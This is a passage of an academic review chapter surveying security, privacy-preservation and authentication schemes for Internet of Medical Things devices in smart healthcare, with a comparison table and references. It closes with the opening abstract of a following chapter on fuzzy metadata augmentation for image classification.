order to secure IoMT in smarter healthcare systems, this article will examine the existing research on the most prospective cutting-edge technologies, paying particular attention to safety, privacy preservation, and authenticating with public verification. Lastly, emphasize the study's findings by outlining the advantages and drawbacks of current privacy and security solutions and the possibilities and future possible directions that may inspire researchers in the coming years to advance and reshape their work on the secure incorporation of IoMT in Smart Healthcare Systems.

Keywords Public verifiability · Smart healthcare system · Security · Internet of Medical Things · Privacy

M. Varshini (✉) · K. Akshaya · K. K. Premika · A. Vijaya Kumar
Department of CSE, Koneru Lakshmaiah Education Foundation, Vaddeswaram, AP, India
e-mail: varshinimandava2002@gmail.com

A. Vijaya Kumar
e-mail: Vijay.cse@kluniversity.in

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_10

1 Introduction

The patient-centric method has quickly replaced the traditional specialist/hospital-centric strategy in healthcare during the last few decades, particularly in the intelligent healthcare service. The development of several technologies has fuelled this quick shift. With regards to the productive capacity of electronic equipment as well as dependability and accuracy, the Internet of Medical Things (IoMT) plays an essential role in the creation of Intelligent Healthcare Systems [1]. Confidential data about human life that is supplied to hospitals or doctors are included in a thriving platform called the Internet of Medical Things (IoMT). These provide attackers a huge opportunity to benefit from the IoMT network's weaknesses. As a result, standardized rules and security features are required [2].

IoMT describes clinical equipment used in the healthcare industry that includes sensor and are linked. Utilizing IoMT to limit needless hospital visits might reduce the strain in hospitals. Additionally, it offers a secure data transfer platform for exchanging private health information between various clinical fields [3]. Applications of IoMT have made life relevant. IoMT safety, privacy, and confidence issues arise quickly. In recent times, the scientific world has paid increased attention to issues of safety, confidentiality, and trustworthiness. Intelligent healthcare systems have significantly boosted the economy in current history and are now seen as a vital part of it. By allowing the creation of a variety of services such as telehealth, intelligent medications, onsite and remote access to health services, patient medication adherence, and changing behaviour, the IoMT plays an essential role in the growth of an intelligent healthcare service [4].

In information protection, the storing and transportation of the information are safeguarded and secured to assure the information's truthfulness, validity, and most crucially, fidelity. Additionally, it ensures that only authorized individuals are able to see and change the information. Another important goal to keep in mind while creating an intelligent healthcare service is privacy preservation [5]. Whenever shared data is communicated through an unprotected and open network, it primarily takes into consideration the gravity and sensitivities of the situation. Contents and contextual criteria are part of privacy preservation. Although content security safeguards patient data against information leakage, maintaining patient privacy is difficult since an assailant can infer the patient's health condition based on the identification of the attending physician. Additionally, it is essential to protect contextual security. Preserving the communication's context is a component of contextual secrecy. Different asymmetric and symmetric encrypting techniques are employed in IoMT empowered smart healthcare system to provide secrecy.

Figure 1 represents different types of IoMT devices like emergency response system for individuals, wearables on a clinical scale, wearables aimed towards consumers, gadgets and monitors used in hospitals, point of care tools, and smart pills. In addition to telehealth, the utilization of IoMT gadgets can be beneficial for continued treatment away from the patient environment. For instance, to



Emergency response system for individuals
Wearables on a clinical scale
Smart pills
Wearables aimed towards consumers
Point of care tools
Gadgets and monitors used in hospitals

Fig. 1 Types of IoMT devices

autonomously call for assistance, emergency response systems can monitor occurrences like falls or heart attacks. Emergency response systems could give at-risk individuals, such as older citizens who prefer to remain at home, protection without sacrificing their safety. Moreover, wearables, are available for purchase by anybody to measure health indicators for both individual usage and communication with healthcare professionals. These gadgets can measure a common statistic, like heart rate, as well as serve as early warning systems for more significant health issues. For instance, the Apple Watch may alert users to abnormal heartbeats.

Currently, it has been stated in the literature that using sophisticated machine learning (ML) techniques on IoMT devices with limited resources is not the best course of action. However, it may be fixed by implementing basic privacy preserving techniques on IoMT devices and exploiting the advantages of the cloud for sophisticated machine learning mechanism [6]. Numerous studies depending on cloud-related IoMT in smart healthcare system security products have been published in the literature. This work summarizes numerous privacy, security, and trustworthiness strategies reported in current times for IoMT-based smart healthcare system with the goal of introducing the IoMT enabled SHS structure. It ends by offering a few suggestions for the future lines of investigation.

2 Literature Review

Here, the current security solutions that deals with the following issues: protecting data protection in cloud-assisted environments, protecting communication within and outside of networks, IOMT in healthcare and safeguarding sensors are discussed.

It is exceedingly challenging to continuously monitor the centrally located health record storage that is vulnerable to security risks. Therefore, Dinesh Kumar and Smys [7] proposed a blockchain technology to ensure the accuracy of the data stored and use a digital signature with verification to defend the private data in the sufferer record. They then create a model employing the cloud, which permits the accuracy and dependability of the data. Nevertheless, the cloud's security system has been not yet in place.

Elhoseny et al. [8] described a hybrid cryptographic strategy for protecting the diagnostics textual information in clinical images that combines the Advanced Encryption Standard (AES) and Rivest, Shamir, and Adleman (RSA) techniques. The system proved its capability by successfully concealing the private patient information to a sent cover image with larger potential and un-detectability yet with little deterioration in the obtained stego-image. Despite seeming to perform well, the system had produced good outcomes. It is difficult to construct a safe and effective intelligent health care system that is enabled by IoMT and is cloud-centric and accomplishes public verification.

Rakesh et al. [9] create a protected fuzzy extraction and fuzzy vaults in combination with a biometrics key verification mechanism to increase safety. The only characteristics used in the Secure Fuzzy extraction for generating the secret keys used in the authentication service are QRS, PR, and QT interval. The hash function is largely responsible for the system's privacy. The values of the hash parameter did not depend on hash functions to increase information security. The hashing variance had no impact on the system's delay or latency. Yet this technology did not provide a means of secure and reliable interaction. The technology failed to deliver an interaction that was safe and efficient.

Mahender et al. [10] uses the EF-IDASC technique, which uses escrow-free identity-based aggregated sign cryption to protect the transfer of data. The created intelligent healthcare system gathers health information from several implants on the body of the patient, encrypts and collects it using the suggested EFIDASC method, and then exports the information on the clinical cloud platform via smartphones. The mechanism withheld all information pertaining to the patient's identity and health records. The technology increased security levels and is also utilized to reduce transfer of data. However, it led to significant problems including high storage and processing expenses.

Li et al. [11] developed IoMT jamming techniques to prevent eavesdropping on individuals' private health information acquired by medical sensors. It safeguarded the patient's private health information that was gathered by medical sensors. The technique significantly lowered the chance of eavesdropping. One major disadvantage is that it can result in only partially perfect concealment.

Employing machine learning approaches, Mohammad and Fahad [12] found the essential elements of heart disease prognosis. IoMT architecture for the detection of cardiac disease combining modified salp swarm-optimization (MSSO) and an adaptive neuro-fuzzy inference system (ANFIS) has been suggested to increase prognosis accuracy. Employing the Levy flight method, the MSSO-ANFIS enhances search capabilities. The simulation's outcomes show that the MSSO-ANFIS forecasting model has higher accuracy. Predicting classifier efficiency, however, still need work.

3 Overview of IoMT Network and Its Importance

A platform for the IoMT is a smart framework which primarily consists of sensors and electrical circuitries for collecting biomedical signals from patients, a processing unit for signal management, a network device for distributing the biomedical data across a system, a permanent or temporary storage unit, a visualisation stage with artificial intelligence techniques to make decisions in accordance with the preference of the doctor, and the IoMT architecture. Figure 2 represents the cloud based IoMT architecture. Here the patient's health records are stored in the cloud and it can be used by doctors and caretakers.

The ability to perform routine duties while patients are continuously monitored for their health and the benefit of lower hospital costs are the key advantages of IoMT-based remote healthcare monitoring. Due to the size of the body-mounted components and the need for regular battery charge or renewal, traditional remote




Fig. 2 Cloud based IoMT architecture



Enhanced diagnosis with treatment
Optimized disease management
Reduced cost
IoMT
Remote patient monitoring
Optimized medication

Fig. 3 Importance of IoMT frameworks

monitoring devices are uncomfortable for patients. The IoMT revolution addresses the aforementioned problems by creating small, extremely low-power sensor devices and streamlined communication methods.

The potential characteristics of the environment have given the IoMT adaption a boost greater than in the past. The function of the IoMT scheme and the expansion of the worldwide IoMT market would be discussed in this section. Importance of IoMT frameworks is shown in Fig. 3.

An IoMT decreases failure rates, aids in the accurate diagnosis of illnesses, saves operational costs for healthcare institutions and enables remote patient-doctor communication. Moreover, the necessity for in-person consultations has been diminished with IoMT, which enhances the patient experiences further. Not only does it improve the patient's experience as well as lessen their stress, but also aids cut expenditures. Researchers have been using these tools to create more powerful medicines. For instance, smart pills may have microscopic sensors, which provide researchers access to priceless real-time data. Most significantly, IoMT enables it simpler for medical professionals to save lives jointly. Frequent monitoring enables medical practitioners to plan urgent treatment as necessary as well as preventive care to avert life-threatening situations. Because of IoT's adaptability, a sizeable fraction of patients may be monitored remotely from their hospitals or homes without requiring an in-person presence.

3.1 Specifications of IoMT

- Improve and hasten healthcare processes using IoT-enabled devices
- Enables extremely high connection
- Healthcare and services provided remotely
- Proactive strategy for maintaining health
- Putting an emphasis on the need for strong security measures

4 Review of Regulations Related to Healthcare Devices

Major legislative agencies are attempting to revise their pre-market cyber security standards for MDs in order to identify, control, and reduce safety hazards for patients and users. In order to strengthen IMD safety and guarantee patient safety, the Food and Drug Administration (FDA), the governmental body that oversees and governs the medical device sector, maintains track of safety events involving MDs.

In October 2014, the FDA published guidelines on Pre-market Submissions for Cybersecurity Governance. Based on these principles, suggestions for enhanced security management and risk minimization were produced to ensure that gadget functions wouldn't be harmed, either deliberately or accidentally [13]. All manufacturers are urged to abide by the suggestions while creating medical devices in order to protect against cybersecurity flaws. As an element of their software validation and risk assessment, it was also advised to build a cybersecurity vulnerabilities and management technique. A strong cybersecurity risk-management programme should be implemented for both the pre-market and post-market lifecycle phases, according to the draught advice on post-market administration from 2016 [14]. In 2018, a draught of new pre-market advice was published to propose a fresh categorization for linked healthcare devices at Tiers 1 and 2, depending on the connection and the magnitude of possible harm they may do if confiscated [15]. Depending on that example, 501 K Tier 1 healthcare devices must be examined to make sure they adhere to FDA regulations for the designing and risk evaluation processes.

5 Review of IoMT Security Protocols

In order to build trust and deliver high-quality care, security and privacy (SNP) are among the most important qualities to attain. Despite the fact that SNP is a significant issue in all other mechanisms, patients' lives and well-being are dependent on the healthcare service, making SNP substantially different from other mechanisms. By defending and securing hardware, software, and data, computer security system aims to secure the CIA tritones: Integrity: preventing illegal access to data and upholding credibility to safeguard data resources; Confidentiality: safeguarding the privacy of data or resource; Availability: making data accessible whenever needed.

Cyber hackers are coming up with fresh strategies and methods to breach business security, which can lead to data theft, manipulation, or blackmail. Comparing SHS to conventional IoT-based systems, secure of IoMT plays an important role. In-depth study was been conducted on safeguarding IoMT-enabled intelligent healthcare.

Muhammad Asif et al. [16] suggested to protect clinical private information, particularly against dangers that were developing inside smart healthcare system. Only authorized users, including physicians and patients, are able to interact beyond physical borders due to the technology. The system had put in place authorization that only defined the permissions and responsibilities for clinical professionals. The system has been further enabled to eliminate any inconsistencies across models of access control. Additionally, it promises to facilitate effective safe conversation between patients and physicians. Whenever the system was evaluated to other relevant, current access control models from the literature, it performed better. Moreover, the technology does not make it easy to copy and transfer resources found in directories.

Faisal Alsubaei et al. [17] proposed a model for evaluating the trustworthiness of web-based IoMT. By using an ontological scenario-based technique, the model implies security mechanisms for IoMT. It's also employed to evaluate the preservation and obstruction of IoMT methods. The effectiveness of the suggested model has been shown in three areas: adaptation to new, developing technologies and participants; adhering to norms; and granularity. System admins are often in charge of making security-related choices. However, the suggested structure provides opportunities for every smart healthcare system participant to build expertise in cutting-edge technology associated with IoMT security. The system's effectiveness was demonstrated by evaluation outcomes for all assessment characteristics. The used assessment qualities, however, were difficult for inexperienced users, such as healthcare workers and patients with privacy and technological expertise, to understand.

Jinquan Zhang et al. [18] investigated a secured energy-efficient form of communication and an encrypting strategy for electronic medical records in an IoMT empowered smart healthcare system. In order to create reliable communication, the systems used the Med Green authentication mechanism, which is dependent on a bilinear pairing and elliptical curve. Additionally, the system used the Med Secrecy method, which maximises the use of RC4 and Huffman compressing for effective information storage. The created approach proved to preserve RC4 encryption's efficacy while shortening ciphertext information. Additionally, it enhanced randomization, safety, and secrecy. The analysis and simulation findings demonstrated how well the system worked for electronic medical records while saving energy and being secured. However, the system was insufficient to gather additional potential user data.

6 Review of Privacy Preserving Methods for IOMT

A Privacy-preserving (PP) technique for IoMT predicated on elliptic curve electronic signatures was proposed by Maria et al. [19]. This solution uses edge computing services to protect the confidentiality of information sent over IoMT to the cloud. In particular, the health information that was gathered was hidden from edge gadgets, and wearables or smart devices' identities were kept secret from cloud. This solution's execution on IoMT gadgets proved practical and economical since it is predicated on an elliptical curve encryption technique. However, the system's significant computing and communication costs were discovered.

Deebak et al. [20] presented PP approach for SHS security prohibits attackers from pretending to be a legitimate user in order to get unauthorised accessibility to the portable smart card. To show the efficacy of network security, the researchers performed formal as well as resource analyses using the random-oracle paradigm. Additionally, they created a SHS that seems to be IoMT enabled and has top security features, as seen by its efficiency study. The experimental study was done to analyse the network variables predicated on the NS3-simulator. When compared to other popular protocols, the gathered findings demonstrated superiority in terms of packet delivery ratio, routing overhead, throughput rates, and end-to-end latency for the network.

In the IoMT, Sheeba Rani et al. [21] provided the best users-based secured data transfer method. To generate the encrypted text copy based on the selected user count, the system used the Chinese Remainders-Theorem. Additionally, the system used a metaheuristic method to select a user for IoMT. The effectiveness of secure information was demonstrated through simulations in terms of compute time, energy cost, etc. The results showed that secure data may be used for IoT-based SHS to ensure security possibilities, however little security was provided.

A PP conscious data transfer for an IoMT powered SHS was studied by Rihab Boussada et al. [22]. Lightweight Identity-based encryption, which has been built using the elliptic curves-discrete logarithm (ECDL) approach, specified user pseudonyms as public keys. The solution satisfies the situational privacy requirements as well as the content privacy requirements. Regarding the constrained resource character of smart objects, it has been predicated on a communication situation and identity-centred cryptography technique. The system underwent a thorough security evaluation, and the efficiency study supports its validity. Nevertheless, the system wasn't adequate for the e-HC crisis.

For IoMT-based systems, Solihah Gull et al. [23] suggested a reversible data concealing strategy predicated on dual images with enormous capacity. The secret data that was obtained has been initially pre-processed using the Huffman encoding method. Following Huffman encoding, a coding scheme of "d" bits is produced to encode decimal-valued indices. The value of the indices is divided into two halves and implanted into dual images that are identical to one another in order to get dual stenos-images. The technique demonstrated a relatively big payload, yet it was able to retain a high degree of perceived quality. The system provided a notable enhancement and was operationally efficient, which allowed it to be employed in the IoMT system. Nevertheless, there has been no successful plan for resolving the underflow as well as overflowing problems.

7 Review of IoMT Authentication Mechanisms

Yanambaka et al. [24] recommended a physical unclonable functional (PUF)-based authentication scheme for IoMT that is both simple and reliable. This plan doesn't store any information about IoMT devices in server memory. An oscillating arbitrator PUF that has been hybridized is utilized for undertaking system validation. Depending on the PUF utilized during system testing, there were around 240 credentials utilised for authenticating. Because the authentication scheme is simple, it can be applied to numerous models to enhance scalability and improve flexibility. Moreover, the framework did not ensure that the user could verify the information from the servers.

Yang Xin et al. [25] suggested a multimodal strategy for biometric authentication in the IoMT. The effective matching method of the system relied on an additional Fishers vector computation. The system also used fingerprint, face, and finger vein biometrics in addition to these extra 2 techniques. At the feature level, these techniques are merged. In the feature fusion process, which happens more often in real-world circumstances, the algorithm also employed a fake feature. To lessen the influence of the system's prediction performance and strengthen it, the misleading picture was removed. According to the study findings, the conceptual model had a greater rate of retention. It provided higher security as contrasted to unimodal biometric systems, that are necessary for an IoMT platform. The system's accuracy ratings, however, were only fair.

According to Sanaz Rahimi Moosavi et al. [26], a smart gateway-based authentication and authorisation structure for IoMT-enabled smart healthcare system is both safe and efficient. Authentication and authorisation were carried out via the smart gateways installed in every healthcare sensor, which also helped to lessen sensory overload while still meeting all security standards. Significantly, the system utilised the DTLS handshake protocol, which is recognised as a crucial component of IoT security. The investigation's findings showed that the suggested model provided greater security than centralised delegation design. The system wasn't durable, nevertheless, against potential threats.

Additionally, Table 1 lists the most recent developments in IoMT device and application security for smart healthcare system. The table includes the advantages and disadvantages of the various security preferences.

The information of the patient is concealed by secured transmission of data. In secured authentication, the hashing variance had no impact on the system's delay or latency. Secured transmission of data has increased security levels and is also utilized to reduce transfer of data. Privacy and confidentiality technique has significantly lowered the chance of eavesdropping. Authorization system has been further enabled

Table 1 Current developments in IoMT device and application security for smart healthcare system

References	Publication year	Security preference	Purpose	Pros	Cons
[9]	2020	Secured authentication	A fuzzy extraction and fuzzy vaults in combination with a biometrics key verification mechanism were introduced to increase safety in medical IoT	The hashing variance had no impact on the system's delay or latency	It fails to deliver a safe and efficient interaction
[10]	2020	Secured transmission of data	The Escrow-free identity-based aggregated signcryption mechanism is used to protect transfer of data in IoMT	The technology increased security levels and is also utilized to reduce transfer of data	However, it led to significant problems including high storage and processing expenses
[11]	2020	Privacy and confidentiality	IoMT jamming techniques are developed to prevent eavesdropping on individuals' private health information acquired by medical sensors	The technique significantly lowered the chance of eavesdropping	It can result in only partially perfect concealment
[16]	2020	Authorization	The system facilitates effective safe conversation between patients and physicians	The system has been further enabled to eliminate any inconsistencies across models of access control	The technology does not make it easy to copy and transfer resources found in directories

(continued)

Table 1 (continued)

References	Publication year	Security preference	Purpose	Pros	Cons
[17]	2019	Privacy	An ontological scenario-based techniques used for establishing security mechanisms for IoMT	The suggested structure provides opportunities for every smart healthcare system participant to build expertise in cutting-edge technology associated with IoMT security	The used assessment qualities were difficult to understand for inexperienced users such as healthcare workers and patients with privacy and technological expertise
[8]	2018	Secured transmission of data	Advanced Encryption Standard (AES) and Rivest, Shamir, and Adleman (RSA) techniques for protecting the diagnostics textual information in clinical images	The system proved its capability by successfully concealing the private patient information	It is difficult to construct a safe and effective intelligent health care system
[18]	2018	Reliability	A secured energy-efficient form of communication and an encrypting strategy is implemented for electronic medical records in an IoMT empowered smart healthcare system	It enhanced randomization, safety, and secrecy	The system was insufficient to gather additional potential user data
[25]	2018	Security and authentication	A multimodal biometric identification approach was developed to ensure security	The method has higher recognition rate	The system's accuracy results were modest
[26]	2015	Authentication and authorization	A smart gateway-based authentication and authorisation structure is developed for IoMT-enabled smart healthcare system	The model provided greater security than centralised delegation design	The system wasn't durable, nevertheless, against potential threats

(continued)

Table 1 (continued)

References	Publication year	Security preference	Purpose	Pros	Cons
[24]	2015	Authentication	A physical unclonable functional (PUF)-based authentication scheme for IoMT for IoMT authentication	It could be applied to several models for enhancing the scalability and improve flexibility	The model did not ensure that the user could verify the information from the servers

to eliminate any inconsistencies across models of access control. The suggested privacy structure provides opportunities for every smart healthcare system participant to build expertise in cutting-edge technology associated with IoMT security. Reliability enhanced randomization, safety, and secrecy. Authentication could be applied to several models for enhancing the scalability and improve flexibility. Security and authentication method has higher recognition rate. Authentication and authorization model provided greater security than centralised delegation design.

The IoMT security preference has very few drawbacks. It is difficult to construct a safe and effective intelligent health care system in the secured transmission of data. Secured authentication fails to deliver a safe and efficient interaction. Secured transmission of data led to significant problems including high storage and processing expenses. Privacy and confidentiality can result in only partially perfect concealment. Authorization technology does not make it easy to copy and transfer resources found in directories. The used assessment qualities were difficult to understand for inexperienced users such as healthcare workers and patients with privacy and technological expertise. Reliability system was insufficient to gather additional potential user data. The authentication system was insufficient to gather additional potential user data. The system's security and authentication accuracy results were modest. The system's authentication and authorization wasn't durable, nevertheless, against potential threats.

8 Conclusion

Patients' security and privacy are key areas where IoMT allows smart healthcare solutions. In this regard, authentication and permission procedures are key security requirements since they ensure that sensitive medical data cannot be intercepted. Therefore, there is a huge demand for a modern, efficient solution which could provide complete data protection. The review shows that a number of strategies are published for IoMT device security. However, due to a number of limitations like size, power, implantability, and wearability, such smart devices lack the necessary resources to execute the current machine learning-based security systems. Thus, an effective new approach that could satisfy all security requirements and cover the whole design space of cyber is needed to assure the privacy, security, and trust of such smart devices. Additionally, the survey study shows that the authentication mechanism provides the highest levels of security when compared to traditional methods. Therefore, the forthcoming research needs to concentrate on building effective lightweight intrusion detection systems to protect and preserve IoMT enabled smart healthcare system for establishing power-efficient and long-lasting IoMT-based smart healthcare frameworks. This research is intended to assist scholars and practitioners in the field in understanding the enormous potential of IoT in the medical domain and identifying significant hurdles in IOMT. Additionally, this research will assist the researchers in comprehending IOT applications in healthcare industry. This review also covers the scientific, engineering, and business opportunities for creating effective POC biomedical systems that are appropriate for next-generation intelligent healthcare using AI-based cloud-integrated personalised IoMT devices. Moreover, the main issues in the existing technologies are security and privacy. In the future, this problem can be addressed by developing a novel model with enhanced accuracy.

References

1. Joyia GJ, Liaqat RM, Farooq A, Rehman S (2017) Internet of medical things (IoMT): applications, benefits and future challenges in healthcare domain. J Commun 12(4):240–247
2. Kumar P, Gupta GP, Tripathi R (2021) An ensemble learning and fog-cloud architecture-driven cyber-attack detection framework for IoMT networks. Comput Commun 166:110–124. https://doi.org/10.1016/j.comcom.2020.12.003
3. Gupta A, Chakraborty C, Gupta B (2019) Medical information processing using smartphone under IoT framework. In: Mittal M, Tanwar S, Agarwal B, Goyal LM (eds) Energy conservation for IoT devices, vol 206. Springer Singapore, Singapore, pp 283–308. https://doi.org/10.1007/978-981-13-7399-2_12
4. Ardito C et al (2020) Towards a situation awareness for eHealth in ageing society. In AIxAS@ AI* IA, pp 40–55
5. Gardiyawasam Pussewalage HS, Oleshchuk VA (2016) Privacy preserving mechanisms for enforcing security and privacy requirements in E-health solutions. Int J Inf Manag 36(6):1161–1173. https://doi.org/10.1016/j.ijinfomgt.2016.07.006
6. Can YS, Ersoy C (2021) Privacy-preserving federated deep learning for wearable IoT-based biomedical monitoring. ACM Trans Internet Technol. TOIT 21(1):1–17
7. Dinesh Kumar S (2020) Enhancing security mechanisms for healthcare informatics using ubiquitous cloud. J Ubiquit Comput Commun Technol 2:19–28. https://doi.org/10.36548/jucct.2020.1.003
8. Elhoseny M, Ramirez-Gonzalez G, Abu-Elnasr OM, Shawkat SA, Arunkumar N, Farouk A (2018) Secure medical data transmission model for IoT-based healthcare systems. IEEE Access 6:20596–20608. https://doi.org/10.1109/ACCESS.2018.2817615
9. Mahendran RK, Velusamy P (2020) A secure fuzzy extractor based biometric key authentication scheme for body sensor network in internet of medical things. Comput Commun 153:545–552. https://doi.org/10.1016/j.comcom.2020.01.077
10. Kumar M, Chand S (2020) A secure and efficient cloud-centric internet-of-medical-things-enabled smart healthcare system with public verifiability. IEEE Internet Things J 7(10):10650–10659. https://doi.org/10.1109/JIOT.2020.3006523
11. Li X, Dai H-N, Wang Q, Imran M, Li D, Imran MA (2020) Securing internet of medical things with friendly-jamming schemes. Comput Commun 160:431–442. https://doi.org/10.1016/j.comcom.2020.06.026
12. Khan MA, Algarni F (2020) A healthcare monitoring system for the diagnosis of heart disease in the IoMT cloud environment using MSSO-ANFIS. IEEE Access 8:122259–122269. https://doi.org/10.1109/ACCESS.2020.3006424
13. FDA U (2014) Content of premarket submissions for management of cybersecurity in medical devices: guidance for industry and food and drug administration staff: Food and Drug Administration, Silver Spring, MD
14. Stein MM (2016) Senate health panel floats draft health information technology reform bill. CMS 19(3):1–23
15. Welcher R (2019) Use of Companion Diagnostics (CDx) and predictive biomarkers for cancer targeted therapy: clinical applications in precision medicine. In: Badve S, Kumar GL (eds) Predictive biomarkers in oncology. Springer International Publishing, Cham, pp 539–551. https://doi.org/10.1007/978-3-319-95228-4_49

16. Habib MA et al (2019) Privacy-based medical data protection against internal security threats in heterogeneous Internet of Medical Things. Int J Distrib Sens Netw 15(9):155014771987565. https://doi.org/10.1177/1550147719875653
17. Alsubaei F, Abuhussein A, Shandilya V, Shiva S (2019) IoMT-SAF: internet of medical things security assessment framework. Internet Things 8:100123. https://doi.org/10.1016/j.iot.2019.100123
18. Zhang J, Liu H, Ni L (2020) A secure energy-saving communication and encrypted storage model based on RC4 for EHR. IEEE Access 8:38995–39012. https://doi.org/10.1109/ACCESS.2020.2975208
19. Cano M-D, Cañavate-Sanchez A (2020) Preserving data privacy in the internet of medical things using dual signature ECDSA. Secur Commun Netw 2020:1–9. https://doi.org/10.1155/2020/4960964
20. Deebak BD, Al-Turjman F, Aloqaily M, Alfandi O (2019) An authentic-based privacy preservation protocol for smart e-healthcare systems in IoT. IEEE Access 7:135632–135649. https://doi.org/10.1109/ACCESS.2019.2941575
21. Rani SS, Alzubi JA, Lakshmanaprabu SK, Gupta D, Manikandan R (2020) Optimal users based secure data transmission on the internet of healthcare things (IoHT) with lightweight block ciphers. Multimed Tools Appl 79(47–48):35405–35424. https://doi.org/10.1007/s11042-019-07760-5
22. Boussada R, Hamdane B, Elhdhili ME, Saidane LA (2019) Privacy-preserving aware data transmission for IoT-based e-health. Comput Netw 162:106866. https://doi.org/10.1016/j.comnet.2019.106866
23. Gull S, Parah SA, Muhammad K (2020) Reversible data hiding exploiting Huffman encoding with dual images for IoMT based healthcare. Comput Commun 163:134–149. https://doi.org/10.1016/j.comcom.2020.08.023
24. Yanambaka VP, Mohanty SP, Kougianos E, Puthal D (2019) PMsec: physical unclonable function-based robust and lightweight authentication in the internet of medical things. IEEE Trans Consum Electron 65(3):388–397. https://doi.org/10.1109/TCE.2019.2926192
25. Xin Y et al (2018) Multimodal feature-level fusion for biometrics identification system on iomt platform. IEEE Access 6:21418–21426. https://doi.org/10.1109/ACCESS.2018.2815540
26. Moosavi SR et al (2015) SEA: a secure and efficient authentication and authorization architecture for IoT-based healthcare using smart gateways. Procedia Comput Sci 52:452–459. https://doi.org/10.1016/j.procs.2015.05.013

Fuzzy Metadata Augmentation for Multimodal Data Classification

Yuri Gordienko, Maksym Shulha, Yuriy Kochura, Oleksandr Rokovyi, Oleg Alienin, and Sergii Stirenko

Abstract A fuzzy metadata augmentation (FMDA) method is proposed for the image classification problem for single-modal data (with image input) model and multimodal input data (with image and text inputs). The influence of additional data like subjective fuzzy "expert" opinions about patient health state (that provide "data leakage" on some extreme and similar classes) can be helpful in some practical situations. These opinions were simulated by additional (augmented) metadata from simulated questionnaires for the standard CIFAR10/CIFAR100 and specific MedMNIST datasets. The following variants of inputs and the correspondent models were prepared: Single Modality model (SM) with input images only, and Multimodality model with Fuzzy Expert opinions (MMFE) with input images and expert opinion text. MMFE model allowed us to reach the various statistically significant improvements of classification performance by the area under curve (AUC) values for all classes in the range from 12 to 26% of AUC mean values. In general, FMDA could be a useful strategy for the better classification of some hardly classified illness severity and in the more general context.

Keywords Multi-class classification · Neural networks · Deep learning · Metadata augmentation · Multimodal model · CIFAR dataset · MedMNIST dataset

Supported by "Knowledge At the Tip of Your fingers: Clinical Knowledge for Humanity" (KATY) project funded by the European Union's Horizon 2020 research and innovation program under grant agreement No. 101017453.

Y. Gordienko (✉) · M. Shulha · Y. Kochura · O. Rokovyi · O. Alienin · S. Stirenko
National Technical University of Ukraine "Igor Sikorsky Kyiv Polytechnic Institute", Kyiv, Ukraine
e-mail: yuri.gordienko@gmail.com
URL: https://comsys.kpi.ua/en

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_11

1 Introduction

